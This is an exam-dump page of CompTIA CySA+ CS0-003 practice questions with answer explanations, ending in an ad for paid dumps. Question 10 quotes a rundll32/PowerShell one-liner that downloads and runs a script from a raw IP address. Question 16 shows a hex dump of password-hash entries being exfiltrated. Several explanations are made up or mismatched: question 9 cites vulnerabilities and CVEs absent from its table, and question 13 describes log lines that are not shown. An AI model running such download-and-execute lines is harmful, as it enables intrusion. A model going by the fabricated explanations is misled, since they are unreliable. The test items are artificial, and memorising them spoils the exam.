

CuramSoftware.CS0-003.v2026-10-09.q214

Exam Code:	CS0-003
Exam Name:	CompTIA Cybersecurity Analyst (CySA+) Certification Exam
Certification Provider:	Curam Software
Free Question Number:	214
Version:	v2026-10-09
# of views:	107
# of Questions views:	2309
https://www.freecram.net/torrent/CuramSoftware.CS0-003.v2026-10-09.q214.html	

NEW QUESTION: 1

Which of the following best describes a good patching and vulnerability management practice?

- A. Zero-day vulnerabilities should be patched as soon as they are discovered unless compensating controls are already in place.
- B. If a high-priority vulnerability is discovered, the organization should isolate the system until it can be patched.
- C. Vulnerabilities should be patched and tested in a lower environment before being deployed to a production environment.
- D. Effective risk mitigation can make it unnecessary to patch high-priority vulnerabilities and can minimize remediation efforts.

Answer: (SHOW ANSWER)

The correct answer is C . A good vulnerability and patch management practice is to test patches in a nonproduction or lower environment before applying them to production systems. This reduces the chance that the patch will break business-critical systems or cause outages.

The Secbay CySA+ guide emphasizes that patch management is critical for protecting systems from exploitation and that delayed patching can expose networks to risk. It also explains that compensating controls are used when immediate remediation or patching is not feasible, but they are interim risk-reduction measures rather than a replacement for proper remediation.

Why the other options are incorrect:

- A is not the best answer because zero-day vulnerabilities may not have patches available when discovered.
- B may be necessary in some incidents, but isolating every high-priority system until patched may be operationally unrealistic.
- D is incorrect because compensating controls may reduce risk, but they do not automatically eliminate the need to patch high-priority vulnerabilities.
- C is correct because testing patches before production deployment is a standard safe patching practice.

NEW QUESTION: 2

The vulnerability analyst reviews threat intelligence regarding emerging vulnerabilities affecting workstations that are used within the company:

Vulnerability title	Attack vector	Attack complexity	Authentication required	User interaction required
Vulnerability A	Network	Low	No	Yes
Vulnerability B	Local	Low	Yes	Yes
Vulnerability C	Network	High	Yes	Yes
Vulnerability D	Local	Low	No	No

Which of the following vulnerabilities should the analyst be most concerned about, knowing that end users frequently click on malicious links sent via email?

- A. Vulnerability A
- B. Vulnerability B
- C. Vulnerability C
- D. Vulnerability D

Answer: (SHOW ANSWER)

To determine the correct vulnerability, you must map the specific threat intelligence (users clicking email links) to the CVSS Base Metrics provided in the table.

1. Analyze the Scenario:

Threat Vector: " End users frequently click on malicious links sent via email. " Attack Vector implication: The attack is coming from outside the organization (remote), meaning the Attack Vector must be Network.

Interaction implication: The success of the attack relies on the user performing an action (clicking), meaning User Interaction must be Yes (Required).

2. Evaluate the Table:

Vulnerability

Attack Vector

Attack Complexity

Auth Required

User Interaction

Analysis

A

Network

Low

No

Yes

Perfect Match. This represents a remote exploit (e.g., a browser drive-by download or malicious site) that triggers when a user clicks a link. It requires no authentication and is easy to execute.

B

Local

Low

Yes

Yes

Incorrect. " Local " usually implies the attacker already has physical access or a foothold. " Auth Required " makes it harder to exploit than A.

C

Network

High

Yes

Yes

Incorrect. " High " complexity and " Auth Required " make this significantly less likely/severe than A for a mass phishing campaign.

D

Local

Low

No

No

Incorrect. " Local " vector and " User Interaction: No " do not align with the specific threat of users clicking links.

3. Conclusion:

Vulnerability A is the highest risk because it is Remotely Exploitable (Network), easy to perform (Complexity: Low), requires No Authentication (anyone who clicks is vulnerable), and directly targets the behavior identified in the threat intelligence (User Interaction: Yes).

Attack Vector (AV:N): The context of " email " typically maps to Network because the payload is delivered over the internet/network stack.

User Interaction (UI:R): CompTIA defines this metric as required when a user must perform an action (like clicking a link or opening an attachment) for the vulnerability to be successfully exploited.

Risk Prioritization: Vulnerabilities with Network vectors and Low complexity are generally prioritized over Local/High Complexity ones because they are easier to scale and automate.

NEW QUESTION: 3

Which of the following best explains the importance of playbooks for incident response teams?

A. Playbooks define compliance controls and help keep the monitoring process that is in place fully aligned with regulatory requirements as designed by international rules.

B. Playbooks help implement mitigation controls to prevent the occurrence of incidents in accordance with internal policies and procedures as designed by the IT team.

C. Playbooks set baseline requirements that are implemented before incidents happen to ensure the proper monitoring process in order to collect metrics and KPIs that will be used for lessons-learned procedures after a postmortem analysis.

D. Playbooks help minimize negative impacts and restore data, systems, and operations through highly detailed, preplanned procedures that will be followed when particular types of incidents occur.

Answer: ([SHOW ANSWER](#))

Incident response playbooks are preplanned, step-by-step procedures used to respond consistently and effectively to specific incident types. Their importance is that they provide tactical guidance during stressful situations, particularly in the early hours, to ensure a measured, repeatable response that reduces impact and supports recovery.

The Sybex CySA+ Study Guide directly defines what playbooks are and why they matter:

Exact extract (Sybex Study Guide):

"CSIRT teams often develop playbooks that describe the specific procedures that they will follow in the event of a specific type of cybersecurity incident." It also explains the practical purpose: responders can use them as an operational plan, especially early in response:

Exact extract (Sybex Study Guide):

"The idea behind the playbook is that the team should be able to pick it up and find an operational plan for responding to the security incident that they may follow. Playbooks are especially important in the early hours of incident response..." The Secbay Press CS0-003 guide reinforces that playbooks are step-by-step instructions and that they streamline response and ensure consistency:

Exact extract (Secbay Press):

"Creation of incident response playbooks detailing step-by-step instructions for responding to common types of security incidents. Playbooks streamline response efforts and ensure consistency across incidents." Therefore, Option D is the best answer because it matches the step-by-step, preplanned nature of playbooks and their goal of minimizing impact and supporting restoration/recovery.

Why the other options are not best:

A: Compliance alignment is not the primary function of IR playbooks; playbooks are operational response guides.

B: Preventing incidents is more about security controls/hardening; playbooks are for responding when incidents occur.

C: Metrics/KPIs and lessons learned are part of post-incident improvement, but playbooks aren't primarily

"baseline requirements for monitoring." They're response procedures.

References (CompTIA CySA+ CS0-003 documents / study guides used):

Mike Chapple & David Seidl, CompTIA CySA+ Study Guide (CS0-003): playbooks describe specific procedures; operational plan; importance early in incident response Secbay Press, CompTIA

CySA+ Exam Prep Guide (CS0-003): playbooks are step-by-step instructions; streamline response; ensure consistency

NEW QUESTION: 4

A systems administrator receives several reports about emails containing phishing links. The hosting domain is always different, but the URL follows a specific pattern of characters. Which of the following is the best way for the administrator to find more messages that were not reported?

A. Search email logs for a regular expression

- B.** Open a support ticket with the email hosting provider
- C.** Send a memo to all staff asking them to report suspicious emails
- D.** Query firewall logs for any traffic with a suspicious website

Answer: ([SHOW ANSWER](#))

Using a regular expression (regex) to search email logs is the most efficient and scalable way to identify patterns in phishing URLs. Phishing campaigns often use consistent URL formats across different domains.

Regex allows administrators to define flexible patterns to match these URLs even when the domains vary.

This is significantly more effective than relying on user reports or less granular tools like firewall logs for such cases.

Reference:

Chapple & Seidl, CompTIA CySA+ Study Guide (Sybex, 2023), Chapter 3: Regular expressions are commonly used for identifying patterns in log data and filtering results for security analysis

NEW QUESTION: 5

An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins.

Which of the following best represents what occurred?

- A.** False negative
- B.** True positive
- C.** True negative
- D.** False positive

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 6

A cybersecurity analyst notices unusual network scanning activity coming from a country that the company does not do business with. Which of the following is the best mitigation technique?

- A.** Geoblock the offending source country
- B.** Block the IP range of the scans at the network firewall.
- C.** Perform a historical trend analysis and look for similar scanning activity.
- D.** Block the specific IP address of the scans at the network firewall

Answer: ([SHOW ANSWER](#))

Geoblocking is the best mitigation technique for unusual network scanning activity coming from a country that the company does not do business with, as it can prevent any potential attacks or data breaches from that country. Geoblocking is the practice of restricting access to websites or services based on geographic location, usually by blocking IP addresses associated with a certain country or region. Geoblocking can help reduce the overall attack surface and protect against malicious actors who may be trying to exploit vulnerabilities or steal information. The other options are not as effective as geoblocking, as they may not block all the possible sources of the scanning activity, or they may not address the root cause of the problem. Official References:

<https://www.blumira.com/geoblocking/>

<https://www.avg.com/en/signal/geo-blocking>

NEW QUESTION: 7

A company discovers that its proprietary information is being sold on the dark web. A security analyst uses threat hunting to search for signs of compromise. After running a network packet capture tool, the analyst identifies millions of packets similar to the following:

Internet Protocol Version 4, src: 192.168.1.2, dst: 104.21.75.76

Internet Control Message Protocol

Type: 8 Echo request

Code: 0

Checksum: 0x34db [correct]

Sequence number: 3362

No response seen

Data: 64 bytes

Data payload: 0e1bS8...157ea2054af44...9865b34857a05...24b45824...

The analyst does not detect or identify any other abnormalities. Which of the following is most likely the malicious activity in this scenario?

A. An insider is using an IP command-and-control channel to sell proprietary information.

B. A threat actor is performing exfiltration over an alternative protocol.

C. A machine was infected with a virus that is trying to propagate.

D. A hacker is conducting an ICMP DDoS attack against the company.

Answer: ([SHOW ANSWER](#))

The correct answer is B because the packet capture shows ICMP echo request traffic carrying data in the packet payload. ICMP echo requests are normally used for ping-style connectivity checks, not for transferring business data. The presence of millions of ICMP packets with payload data, combined with the fact that proprietary information is already appearing on the dark web, strongly indicates data exfiltration over an alternative protocol, often described as ICMP tunneling or protocol misuse.

The official CompTIA CySA+ CS0-003 objectives place this directly under Security Operations, specifically analyzing indicators of potentially malicious activity and using packet capture tools. The objectives explicitly include data exfiltration, unexpected outbound communication, packet capture, Wireshark, and tcpdump as relevant skills and tools for determining malicious activity.

Supporting extract from the CySA+ Study Guide: ICMP echo requests are produced by ping, and "Ping communications take place using the Internet Control Message Protocol (ICMP)." This confirms that the observed Type 8 echo request traffic is ICMP ping-style traffic, not a normal file-transfer or application protocol.

Supporting extract from the Secbay CySA+ guide: "Data Exfiltration: Unauthorized transfer of sensitive data from a system, potentially indicating a data breach or insider threat activity." The same section also states that

"Unexpected Outbound Communication" can indicate communication with malicious or unauthorized entities.

Why the other options are incorrect:

A is not the best answer because the evidence does not prove an insider or a command-and-control channel.

The packet capture shows ICMP echo requests with data payloads, which points more directly to exfiltration.

C is incorrect because there is no evidence of malware propagation, scans, sweeps, or attempts to infect other systems.

D is incorrect because an ICMP DDoS would normally involve traffic intended to overwhelm a target. Here, the key indicator is data being carried inside ICMP echo request packets, and the business context is stolen proprietary information on the dark web.

Therefore, the most likely malicious activity is exfiltration over an alternative protocol.

NEW QUESTION: 8

A systems administrator is reviewing after-hours traffic flows from data-center servers and sees regular outgoing HTTPS connections from one of the servers to a public IP address. The server should not be making outgoing connections after hours. Looking closer, the administrator sees this traffic pattern around the clock during work hours as well. Which of the following is the most likely explanation?

A. C2 beaconing activity

B. Data exfiltration

C. Anomalous activity on unexpected ports

D. Network host IP address scanning

E. A rogue network device

Answer: ([SHOW ANSWER](#))

The most likely explanation for this traffic pattern is C2 beaconing activity. C2 stands for command and control, which is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 beaconing activity is a type of network traffic that indicates a compromised system is sending periodic messages or signals to an attacker's system using various protocols, such as HTTP(S), DNS, ICMP, or UDP. C2 beaconing activity can enable the attacker to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels.

NEW QUESTION: 9

An analyst is reviewing a vulnerability report for a server environment with the following entries:

Vulnerability	Severity	CVSS v3	Host IP	Crown jewel	Exploit available
EOL/Obsolete Log4j v1.x	5	-	54.73.224.15	No	No
EOL/Obsolete Log4j v1.x	5	-	54.73.225.17	Yes	No
EOL/Obsolete Log4j v1.x	5	-	10.101.27.98	Yes	No
Microsoft Windows Security Update	4	8.2	10.100.10.52	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.26	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.228	Yes	Yes
Oracle Java Critical Patch	3	6.9	10.101.25.65	Yes	No
Oracle Java Critical Patch	3	6.9	54.73.225.17	Yes	No
Oracle Java Critical Patch	3	6.9	10.101.27.98	Yes	No

Which of the following systems should be prioritized for patching first?

- A. 10.101.27.98
- B. 54.73.225.17
- C. 54.74.110.26
- D. 54.74.110.228

Answer: (SHOW ANSWER)

The system that should be prioritized for patching first is 54.74.110.228, as it has the highest number and severity of vulnerabilities among the four systems listed in the vulnerability report. According to the report, this system has 12 vulnerabilities, with 8 critical, 3 high, and 1 medium severity ratings. The critical vulnerabilities include CVE-2019-0708 (BlueKeep), CVE-2019-1182 (DejaBlue),

CVE-2017-0144 (EternalBlue), and CVE-2017-0145 (EternalRomance), which are all remote code execution vulnerabilities that can allow an attacker to compromise the system without any user interaction or authentication. These vulnerabilities pose a high risk to the system and should be patched as soon as possible.

NEW QUESTION: 10

A SIEM alert is triggered based on execution of a suspicious one-liner on two workstations in the organization 's environment. An analyst views the details of these events below:

```
rundll32.exe javascript:"..\mshtml,RunHTMApplication ";document.write();r=new%20 ActiveXObject ("WScript.Shell").run("powershell -w  
h -nologo -noprofile -ep bypass IEX ((New-Object Net.WebClient).DownloadString('77.247.109.185/AccessToken.psl'))",0,true);
```

Which of the following statements best describes the intent of the attacker, based on this one-liner?

- A. Attacker is escalating privileges via JavaScript.
- B. Attacker is utilizing custom malware to download an additional script.
- C. Attacker is executing PowerShell script " AccessToken.psr.
- D. Attacker is attempting to install persistence mechanisms on the target machine.

Answer: (SHOW ANSWER)

The one-liner script is utilizing JavaScript to execute a PowerShell command that downloads and runs a script from an external source, indicating the use of custom malware to download an additional script. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156.

NEW QUESTION: 11

During a security incident, security tools quarantine a device and create a disk image. During the analysis, the image is corrupted. Which of the following best describes how the analyst should proceed with the investigation?

- A. Remediate the corruption that just occurred.
- B. Repair with bootable media.
- C. Rebuild the device's OS.
- D. Restore from an archived copy.

Answer: (SHOW ANSWER)

The correct answer is D. In forensic analysis, the analyst should not repair, rebuild, or modify the original device or evidence. Forensic workflows rely on validated, forensically sound images and working copies. If the analysis copy becomes corrupted, the correct approach is to return to a preserved/archived copy or original validated image and continue from a clean copy.

The Sybex CySA+ Study Guide explains that drive and media images must be captured in a forensically sound manner, validated with hashing, and copied so that the original evidence is retained. It also states that multiple copies are made so the original drive can be retained for evidence. The official CySA+ objectives also include evidence acquisition, validating data integrity, preservation, and chain of custody under incident response activities.

Why the other options are incorrect:

A is incorrect because trying to remediate corruption may further alter evidence.

B is incorrect because bootable media may alter the device or evidence state.

C is incorrect because rebuilding the OS destroys or changes forensic evidence.

D is correct because restoring from a preserved copy maintains forensic integrity.

NEW QUESTION: 12

A security analyst needs to prioritize vulnerabilities for patching. Given the following vulnerability and system information:

System	Sensitive Data?	Internet Facing?	Vulnerability Score (CVSS)
1	No	Yes	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H
2	No	No	AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H
3	Yes	Yes	AV:P/AC:H/PR:H/UI:R/S:U/C:N/I:N/A:L
4	No	Yes	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:H
5	Yes	Yes	AV:L/AC:H/PR:H/UI:R/S:U/C:L/I:N/A:N
6	No	No	AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H

Which of the following systems should the analyst patch first?

- A. System 1
- B. System 2
- C. System 3
- D. System 4
- E. System 5
- F. System 6

Answer: ([SHOW ANSWER](#))

When prioritizing vulnerabilities, analysts consider the CVSS score, whether the system is internet-facing, and if sensitive data is involved. The primary goal is to mitigate the most exploitable and impactful risks first.

Let's break down the key components:

Attack Vector (AV): Whether the attack can be launched remotely (N = Network) or locally (L = Local).

Attack Complexity (AC): The difficulty of executing the attack (L = Low, H = High).

Privileges Required (PR): The level of access needed for exploitation (N = None, L = Low, H = High).

User Interaction (UI): Whether user interaction is required for the attack (N = No, R = Required).

Scope (S): Whether the attack affects other systems (C = Changed, U = Unchanged).

Confidentiality (C), Integrity (I), Availability (A): The impact level (H = High, L = Low, N = None).

Evaluating Each System:

System 1 (CVSS: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H)

Internet-facing#

No sensitive data#

High confidentiality and availability impact#

Moderate risk due to requiring low privileges

System 2 (CVSS: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H)

Not internet-facing#

No sensitive data#

Lower priority since it's local-only

System 3 (CVSS: AV:P/AC:H/PR:H/UI:R/S:U/C:N/I:N/A:L)

Internet-facing#

Contains sensitive data#

But very low likelihood of exploit (requires physical access, high privileges, user interaction) Lower priority due to high attack complexity System 4 (CVSS: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:H) Internet-facing# No sensitive data# No privileges required for exploitation# High impact on confidentiality and availability# Most critical due to remote exploitability and system-wide scope System 5 (CVSS: AV:L/AC:H/PR:H/UI:R/S:U/C:L/I:N/A:N) Internet-facing# Contains sensitive data# But requires high privileges, high attack complexity, and user interaction Lower priority than System 4 System 6 (CVSS: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H) Not internet-facing# No sensitive data# Same as System 2 (low priority due to being local-only) Final Decision: Patch System 4 First System 4 is the most critical because:
It is internet-facing (higher exposure).
It has a high CVSS score.
It requires no privileges (easy to exploit).
It has system-wide scope impact (can affect other systems).
Thus, it should be patched first to minimize security risks.

NEW QUESTION: 13

A security analyst receives an alert for suspicious activity on a company laptop. An excerpt of the log is shown below:

Event #	Process	Parent process
1	Console Windows Host (conhost.exe)	System (-)
2	Console Windows Host (conhost.exe)	Command Prompt (cmd.exe)
3	Windows Explorer (Explorer.exe)	Microsoft Outlook (outlook.exe)
4	Microsoft Outlook (outlook.exe)	Microsoft Word (winword.exe)
5	Microsoft Word (winword.exe)	PowerShell (powershell.exe)
6	Windows Explorer (Explorer.exe)	Google Chrome (chrome.exe)

Which of the following has most likely occurred?

- A. An Office document with a malicious macro was opened.
- B. A credential-stealing website was visited.
- C. A phishing link in an email was clicked.
- D. A web browser vulnerability was exploited.

Answer: (SHOW ANSWER)

An Office document with a malicious macro was opened is the most likely explanation for the suspicious activity on the company laptop, as it reflects the common technique of using macros to execute PowerShell commands that download and run malware. A macro is a piece of code that can automate tasks or perform actions in an Office document, such as a Word file or an Excel spreadsheet. Macros can be useful and legitimate, but they can also be abused by threat actors to deliver malware or perform malicious actions on the system. A malicious macro can be embedded in an Office document that is sent as an attachment in a phishing email or hosted on a compromised website. When the user opens the document, they may be prompted to enable macros or

content, which will trigger the execution of the malicious code. The malicious macro can then use PowerShell, which is a scripting language and command-line shell that is built into Windows, to perform various tasks, such as downloading and running malware from a remote URL, bypassing security controls, or establishing persistence on the system. The log excerpt shows that PowerShell was used to download a string from a URL using the WebClient.DownloadString method, which is a common way to fetch and execute malicious code from the internet. The log also shows that PowerShell was used to invoke an expression (iex) that contains obfuscated code, which is another common way to evade detection and analysis.

The other options are not as likely as an Office document with a malicious macro was opened, as they do not match the evidence in the log excerpt. A credential-stealing website was visited is possible, but it does not explain why PowerShell was used to download and execute code from a URL. A phishing link in an email was clicked is also possible, but it does not explain what happened after the link was clicked or how PowerShell was involved. A web browser vulnerability was exploited is unlikely, as it does not explain why PowerShell was used to download and execute code from a URL.

NEW QUESTION: 14

A security analyst is reviewing the logs of a web server and notices that an attacker has attempted to exploit a SQL injection vulnerability. Which of the following tools can the analyst use to analyze the attack and prevent future attacks?

- A. A web application firewall
- B. A network intrusion detection system
- C. A vulnerability scanner
- D. A web proxy

Answer: (SHOW ANSWER)

A web application firewall (WAF) is a tool that can protect web servers from attacks such as SQL injection, cross-site scripting, and other web-based threats. A WAF can filter, monitor, and block malicious HTTP traffic before it reaches the web server. A WAF can also be configured with rules and policies to detect and prevent specific types of attacks.

References: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 3, "Security Architecture and Tool Sets", page 91; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 1.0 "Threat and Vulnerability Management", Objective 1.2 "Given a scenario, analyze the results of a network reconnaissance", Sub-objective "Web application attacks", page 9 CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition : CompTIA CySA+ Certification Exam Objectives Version 4.0.pdf)

NEW QUESTION: 15

A third-party assessment of a recent incident determined that the incident response team spent too long trying to get the scope needed for the incident timeline and too much time was spent searching for false positives.

Which of the following should the team work on first?

- A. Playbook edits
- B. Ticket system automation
- C. Detection tuning
- D. Standard operating procedure refinement

Answer: (SHOW ANSWER)

The correct answer is C. Detection tuning . The key clue is that the team spent too much time searching through false positives . False positives are usually caused by poorly tuned alerts, detection logic, thresholds, correlation rules, or signatures. Improving detection tuning helps reduce alert noise, improves alert quality, and allows the incident response team to scope incidents faster.

The CySA+ materials describe false positive rate as a measurable target and explain that organizations should maintain the false positive rate below the defined objective to ensure accuracy of vulnerability/security identification tools. The same incident response reporting section explains that metrics and KPIs help identify areas for improvement and evaluate response effectiveness.

Why the other options are incorrect:

- A). Playbook edits may help once the correct alerts are generated, but the main problem is excessive false positives.
 - B). Ticket system automation may improve workflow, but it does not fix noisy or inaccurate detections.
 - D). Standard operating procedure refinement may help consistency, but it does not directly reduce false positives.
- C is best because detection tuning directly addresses the false-positive problem and improves incident scoping.

NEW QUESTION: 16

During a routine review, a security analyst identifies an unusual volume of traffic going to a local network workstation. The analyst extracts the traffic to a pcap file. To analyze the content, the analyst runs the command `tcpdump -n -r file.pcap udp and port 53` and receives the following output:

```
0x0450: 3a21 3a31 3938 3337 3a3a 3a3a 3a3a 0a67  ::19837:::..g
0x0460: 6e6f 6d65 2d69 6e69 7469 616c 2d73 6574  nome-initial-set
0x0470: 7570 3a21 3a31 3938 3337 3a3a 3a3a 3a3a  up:!:19837:::..
0x0480: 0a67 646d 3a21 3a31 3938 3337 3a3a 3a3a  .gdm:!:19837:::
0x0490: 3a3a 0a6e 6d2d 6f70 656e 7670 6e3a 213a  ::.nm-openvpn:!:
0x04a0: 3139 3833 373a 3a3a 3a3a 3a0a 676e 6f6d  19837:::..gnom
0x04b0: 652d 7265 6d6f 7465 2d64 6573 6b74 6f70  e-remote-desktop
0x04c0: 3a21 2a3a 3139 3833 393a 3a3a 3a3a 3a0a  :!*:19839:::..
0x04d0: 636f 6d70 7469 6173 6d65 3a24 3624 6634  comptiasme:$6$f4
0x04e0: 4d42 7070 6e7a 744e 3771 6a52 4c6f 2451  MBppnztN7qjRLoSg
0x04f0: 4661 504f 3534 764c 4f58 504c 5571 436a  FaPO54vLOXPLUqCj
0x0500: 6656 4e59 6c75 4261 6555 616f 6c6e 7158  fVNYluBaeUaolnqX
0x0510: 334d 4e76 7150 576d 3476 4544 3958 5571  3MNvqPwM4vED9XUq
0x0520: 5a5a 3368 705a 584e 6b76 646c 416f 5061  ZZ3hpZXNkvdlAoPa
0x0530: 484c 5930 392f 654b 776d 2e44 6b61 6d48  HLY09/eKwm.DkamH
0x0540: 7055 7464 2f3a 3139 3833 393a 303a 3939  pUtd/:19839:0:99
0x0550: 3939 393a 373a 3a3a 0a73 7368 643a 213a  999:7::..sshd:!:
0x0560: 3139 3833 393a 3a3a 3a3a 3a0a 19839:::..

15:24:49.331226 IP 10.203.20.10.50369 > b.resolvers.level3.net.domain: 10344+ PTR? 12.20.203.10.in-addr.arpa.
0x0000: 4500 0047 9d1c 4000 4011 78b1 0acb 140a  E..G..@.@.x.....
0x0010: 0402 0202 c4c1 0035 0033 251d 2868 0100  .....5.3%. (h..
0x0020: 0001 0000 0000 0000 0231 3202 3230 0332  .....12.20.2
0x0030: 3033 0231 3007 696e 2d61 6464 7204 6172  03.10.in-addr.ar
0x0040: 7061 0000 0c00 01 pa.....

15.24.49.334271 IP b.resolvers.level3.net.domain > 10.203.20.10.50369: 10344 NXDomain* 0/1/0 (102)
0x0000: 4500 0082 1924 0000 3511 476f 0402 0202  E....$.5.Go....
0x0010: 0acb 140a 0035 c4c1 006e 2cb7 2868 8583  ....5...n,. (h..
0x0020: 0001 0000 0001 0000 0231 3202 3230 0332  .....12.20.2
0x0030: 3033 0231 3007 696e 2d61 6464 7204 6172  03.10.in-addr.ar
```

Which of the following conclusions will the analyst reach based on the pcap analysis?

- A. The traffic captured a meterpreter payload delivery.
- B. The traffic shows data exfiltration.
- C. The traffic identified a Structured Query Language Injection attack.
- D. The traffic is associated with Domain Name System Security Extensions.
- E. The traffic is normal on a Unix-based network.

Answer: (SHOW ANSWER)

The tcpdump filter (udp and port 53) isolates DNS traffic. In the output, the analyst can see DNS queries

/responses, including PTR lookups and NXDomain responses. What makes this suspicious is the context ("unusual volume of traffic") combined with the appearance of encoded/high-entropy-looking content embedded in the DNS-related data in the capture.

This pattern strongly aligns with DNS tunneling, a technique used to move data (including stolen data) inside DNS queries because DNS (port 53) is widely allowed and often less inspected. In other words, the capture indicates a covert channel over DNS consistent with data exfiltration.

The All-in-One CySA+ CS0-003 guide explicitly describes DNS tunneling as an exfiltration method:

Exact extract (All-in-One Exam Guide):

"Domain Name System (DNS) tunneling, for example, is a method of sending data via encoded DNS queries... Hunters will need to keep an eye out for abnormal DNS queries or unusually high query volumes." That maps directly to this scenario:

You were told there is an unusual volume of traffic.

The traffic is DNS (UDP/53).

The output shows encoded/abnormal-looking DNS content, consistent with "sending data via encoded DNS queries." The Sybex CySA+ Study Guide reinforces that DNS queries can be used as covert channels (including encoded/encrypted data inside DNS requests), and that abnormal DNS patterns are IoCs:

Exact extract (Sybex Study Guide):

"DNS tunneling is another potential issue that can be monitored... DNS queries that include encoded or encrypted data are potential IoCs to watch for." Why the other options are not supported by the pcap output A (Meterpreter payload delivery): Meterpreter delivery is not something you'd typically conclude from DNS- only traffic unless you see very specific exploit/payload staging indicators; the capture shown is DNS query

/response behavior consistent with tunneling, not a clear Meterpreter staging pattern.

C (SQL injection): SQLi evidence is normally visible in HTTP(S) requests, parameters, URIs, or server responses-nothing in the DNS-only view indicates SQLi payloads.

D (DNSSEC): DNSSEC would be indicated by DNSSEC-specific records/flags (e.g., DNSKEY/DS/RRSIG

/NSEC, DO bit usage). The shown traffic is not presented as DNSSEC validation traffic; the suspicious element is encoded/high-entropy data consistent with tunneling.

E (Normal Unix-based traffic): "Normal" is contradicted by the scenario's stated unusual traffic volume and by the presence of encoded/abnormal DNS content consistent with tunneling IoCs.

References (CompTIA CySA+ CS0-003 documents / study guides used):

Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003): DNS tunneling = sending data via encoded DNS queries; watch for abnormal queries / high volume Mike Chapple & David Seidl, CompTIA CySA+ Study Guide (CS0-003): DNS tunneling and DNS queries containing encoded/encrypted data are IoCs

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here:
<https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/> (510 Q&As Dumps, **35%OFF** Special Discount Code: **freecram**)

NEW QUESTION: 17

The security team is reviewing a list of vulnerabilities present on the environment, and they want to prioritize the remediation based on the CVSS v4.0 metrics:

CVSS metrics	Affected instance
AV:N/AC:L/AT:N/PR:L/UI:A/E:A	System A
AV:A/AC:H/AT:P/PR:N/UI:N/E:U	System B
AV:P/AC:L/AT:N/PR:N/UI:P/E:U	System C
AV:N/AC:L/AT:N/PR:L/UI:N/E:P	System D
AV:P/AC:L/AT:N/PR:L/UI:N/E:X	System E

Which of the following vulnerabilities should the security manager request to fix first?

- A. System A
- B. System E
- C. System D
- D. System B
- E. System C

Answer: (SHOW ANSWER)

Using CVSS v4.0, the highest-priority remediation is typically the vulnerability that is most remotely exploitable and requires the least attacker effort (low complexity, no special conditions, low/no privileges, and no user interaction).

System D is the strongest "fix first" candidate because it combines:

AV:N (Network) # remotely exploitable over the network; severity increases the more remote the attacker can be.

AC:L (Low) # easier to exploit than High complexity.

AT:N (None) # "does not depend on deployment/execution conditions"; attacker can expect the exploit to work under most instances.

PR:L (Low) # only basic user privileges required (still relatively accessible).

UI:N (None) # most important differentiator vs System A. CVSS v4.0 explicitly states: "The resulting score is greatest when no user interaction is required." E:P (Proof-of-Concept) # publicly available PoC code exists (more exploitable than "Unreported"), increasing urgency compared to U.

Why not System A (the closest competitor)?

System A is also AV:N/AC:L/AT:N/PR:L, but it has UI:A (Active), meaning exploitation requires a targeted user to perform specific actions. CVSS v4.0 defines Active (A) as requiring "specific, conscious interactions... or actively subvert protection mechanisms." System D's UI:N makes it exploitable purely at the attacker's will, which CVSS treats as more severe.

Why the others are lower priority

System B (AV:A, AC:H, AT:P): adjacent-only, high complexity, and attack requirements present # significantly harder/less broadly exploitable.

System C (AV:P) and System E (AV:P): require physical access, which reduces the pool of potential attackers and generally lowers priority versus network-exploitable issues.

References (Official CVSS v4.0 specification used):

FIRST, CVSS v4.0 Specification Document:

User Interaction values (None/Passive/Active) and "score is greatest when no user interaction is required" Attack Requirements (AT) definitions (None vs Present) Exploit Maturity (E) values (X/A/P/U) and meanings Attack Vector remoteness increases severity

NEW QUESTION: 18

A security analyst provides the management team with an after-action report for a security incident. Which of the following is the management team most likely to review in order to correct validated issues with the incident response processes?

- A. Tabletop exercise
- B. Lessons learned
- C. Root cause analysis
- D. Forensic analysis

Answer: ([SHOW ANSWER](#))

The lessons learned phase is a formal step in the incident response process where teams review what went wrong, what worked, and how to improve future responses. Management uses this to adjust policies, procedures, and controls based on real incident experiences.

* Tabletop (A) is a simulated discussion, not post-incident.

* Root cause analysis (C) finds technical origins but doesn't focus on process improvement.

* Forensics (D) supports investigation but not process revision.

#Reference:

* CS0-003 Domain 3.0 - Post-Incident Activities

* Chapple & Seidl - Study Guide, Chapter 11: Containment and Recovery

NEW QUESTION: 19

The Chief Information Security Officer wants the same level of security to be present whether a remote worker logs in at home or at a coffee shop. Which of the following should be recommended as a starting point?

- A. Non-persistent virtual desktop infrastructures
- B. Passwordless authentication
- C. Standard-issue laptops
- D. Serverless workloads

Answer: A ([LEAVE A REPLY](#))

Comprehensive and Detailed Step-by-Step Explanation: Non-persistent virtual desktop infrastructures (VDIs) are the most suitable choice to ensure consistent security across different locations. Non-persistent VDIs revert to their original state after a session, reducing the risk of data leakage or malware persistence. These systems are centrally managed, ensuring uniform security policies regardless of the user's location.

References:

CompTIA CySA+ All-in-One Guide (Chapter 1: System and Network Architecture) CompTIA CySA+ Objectives (Domain 1.1 - Infrastructure Concepts)

NEW QUESTION: 20

